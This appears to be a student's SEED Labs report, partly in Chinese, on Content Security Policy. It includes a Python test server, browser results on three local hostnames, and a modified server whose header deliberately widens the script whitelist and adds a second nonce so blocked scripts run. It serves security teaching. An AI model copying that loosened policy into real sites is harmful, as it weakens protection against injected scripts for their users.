
```
127.0.0.1 www.example32.com
127.0.0.1 www.example68.com
127.0.0.1 www.example79.com
```

- 下载csp.zip, 使用python代码，开启http服务器

```
#!/usr/bin/env python3
from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *
class MyHTTPRequestHandler(BaseHTTPRequestHandler):
  def do_GET(self):
    o = urlparse(self.path)
    f = open("." + o.path, 'rb')
    self.send_response(200)
    self.send_header('Content-Security-Policy',
      "default-src 'self';"
      "script-src 'self' *.example68.com:8000 'nonce-1rA2345' ")
    self.send_header('Content-type', 'text/html')
    self.end_headers()
    self.wfile.write(f.read())
    f.close()
httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

1. Point your browser to the following URLs. Describe and explain your observation.

- http://www.example32.com:8000/csptest.html


www.example32.com:8000/csptest.html


Most Visited · SEED Labs · Sites for Labs

CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: Failed

Click me

- http://www.example68.com:8000/csptest.html


www.example68.com:8000/csptest.html


Most Visited · SEED Labs · Sites for Labs

CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: Failed

Click me

- http://www.example79.com:8000/csptest.html



CSP Test

1. Inline: Correct Nonce: OK

2. Inline: Wrong Nonce: Failed

3. Inline: No Nonce: Failed

4. From self: OK

5. From example68.com: OK

6. From example79.com: OK

CSP设置的nounce值为nonce-1rA2345，设置了正确nounce值的脚本会被正确执行，而错误的nounce值或者没有nounce值对应的脚本会被浏览器忽略,。并且CSP提供了一个白名单，即来源为example68.com的脚本会被正确执行，并且跟当前同源的脚本也会被正确执行，而其他来源的脚本会被忽略。

2. Change the server program (not the web page), so Fields 1, 2, 4, 5, and 6 all display OK. Please include your code in the lab report.

修改后后的代码如下


```
#!/usr/bin/env python3

from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *

class MyHTTPRequestHandler(BaseHTTPRequestHandler):
  def do_GET(self):
    o = urlparse(self.path)
    f = open("." + o.path, 'rb')
    self.send_response(200)
    self.send_header('Content-Security-Policy',
          "default-src 'self';"
          "script-src 'self' *.example68.com:8000 *.example79.com:8000 *.
example32.com:8000 'nonce-1rA2345' 'nonce-2rB3333' ")
    self.send_header('Content-type', 'text/html')
    self.end_headers()
    self.wfile.write(f.read())
    f.close()
```

```
httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

- 结果三个网页1，2，4，5，6项全部变成了OK



CSP Test

1. Inline: Correct Nonce: OK


2. Inline: Wrong Nonce: OK

3. Inline: No Nonce: Failed

4. From self: OK

5. From example68.com: OK

6. From example79.com: OK



CSP Test

1. Inline: Correct Nonce: OK


2. Inline: Wrong Nonce: OK

3. Inline: No Nonce: Failed

4. From self: OK

5. From example68.com: OK

6. From example79.com: OK



CSP Test

1. Inline: Correct Nonce: OK

2. Inline: Wrong Nonce: OK

3. Inline: No Nonce: Failed

4. From self: OK

5. From example68.com: OK

6. From example79.com: OK